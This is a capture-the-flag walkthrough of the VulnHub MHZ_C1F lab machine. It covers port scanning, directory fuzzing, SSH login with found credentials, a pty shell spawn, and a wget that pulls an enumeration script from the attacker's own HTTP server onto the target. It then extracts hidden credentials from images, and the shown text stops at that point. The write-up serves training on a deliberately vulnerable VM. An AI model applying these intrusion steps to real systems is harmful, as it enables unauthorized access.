> Welcome to my writeup where I am gonna be pwning the **MHZ_C1F** machine from VulnHub. This challenge has two flags, and our goal is to capture both. Let's get started!


# GETTING STARTED

To download **mhz_c1f**, click on the following link: https://www.vulnhub.com/entry/mhz_cxf-c1f,471/

> **Note**
>
> This writeup documents the steps that successfully led to pwnage of the machine. It does not include the dead-end steps encountered during the process (which were numerous). This is just my take on pwning the machine and you are welcome to choose a different path.

# RECONNAISSANCE


I started of by performing an **nmap** aggressive scan on the target to identify open ports and the services running on them.





The nmap scan revealed only 2 open ports, ssh and http.

# FOOTHOLD


I visited the target's webpage and landed on a default apache page.





I performed a directory and file fuzz using **ffuf** and found a file **notes.txt**.





I accessed the path and found a message hinting towards another directory.




The contents of `remb.txt` looked like credentials, and the second file didn't seem to exist on the website.




I saved the credentials and tried using it to log in through **ssh**.




I was greeted with a generic shell, so I spawned a pty shell using **python**.

```
$ python3 -c 'import pty; pty.spawn("/bin/bash")'
first_stage@mhz_c1f:~$ id
uid=1001(first_stage) gid=1001(first_stage) groups=1001(first_stage)
first_stage@mhz_c1f:~$ whoami
first_stage
first_stage@mhz_c1f:~$ pwd
/home/first_stage
first_stage@mhz_c1f:~$
```

The user's home directory contained the **first flag**

```
first_stage@mhz_c1f:~$ ls -la
total 44
drwxr-xr-x 5 first_stage first_stage 4096 Oct 17 07:21 .
drwxr-xr-x 4 root        root        4096 Apr 24  2020 ..
-rw------- 1 first_stage first_stage   20 Oct 17 07:21 .bash_history
-rw-r--r-- 1 first_stage first_stage  220 Apr  4  2018 .bash_logout
-rw-r--r-- 1 first_stage first_stage 3771 Apr  4  2018 .bashrc
drwx------ 2 first_stage first_stage 4096 Apr 24  2020 .cache
drwx------ 3 first_stage first_stage 4096 Apr 24  2020 .gnupg
-rw-r--r-- 1 first_stage first_stage  807 Apr  4  2018 .profile
-rw------- 1 first_stage first_stage   12 Oct 17 07:20 .python_history
drwx------ 2 first_stage first_stage 4096 Apr 24  2020 .ssh
-rw------- 1 first_stage first_stage    0 Apr 24  2020 .viminfo
-rw-rw-r-- 1 first_stage first_stage  130 Apr 24  2020 user.txt
first_stage@mhz_c1f:~$ cat user.txt
HEEEEEY , you did it
that's amazing , good job man

so just keep it up and get the root bcz i hate low privileges ;)

#mhz_cyber
first_stage@mhz_c1f:~$
```


# PRIVILEGE ESCALATION

I quickly downloaded **linux smart enumeration** script on my local system and transferred it onto the target to find juicy information.


```
┌──(root㉿kali)-[~/vhub/mhzctf]
└─# ls
foothold  ip  lse.sh  mhz.nmap

┌──(root㉿kali)-[~/vhub/mhzctf]
└─# python3 -m http.server 8080
Serving HTTP on 0.0.0.0 port 8080 (http://0.0.0.0:8080/) ...
```

```
first_stage@mhz_c1f:~$ wget "http://192.168.1.17:8080/lse.sh"
--2024-10-17 07:29:35--  http://192.168.1.17:8080/lse.sh
Connecting to 192.168.1.17:8080... connected.
HTTP request sent, awaiting response... 200 OK
Length: 55098 (54K) [text/x-sh]
Saving to: 'lse.sh'

lse.sh              100%[===================>]  53.81K  --.-KB/s    in 0s

2024-10-17 07:29:35 (388 MB/s) - 'lse.sh' saved [55098/55098]

first_stage@mhz_c1f:~$ chmod +x lse.sh
first_stage@mhz_c1f:~$ ls
lse.sh  user.txt
first_stage@mhz_c1f:~$
```


I then executed the script, but got no useful information.





I then looked for something else. The home directory contained another user directory called `mhz_c1f` which had a directory of painting images.





This looked interesting so I copied those paintings onto my system using **scp** as ssh was enabled on the target.





I used **binwalk** to find information about the images.





I then tried extracting data from each image with a blank password. I failed on the first 3 images but, the information from the last image was successfully extracted.




I read the file and found another set of credentials.

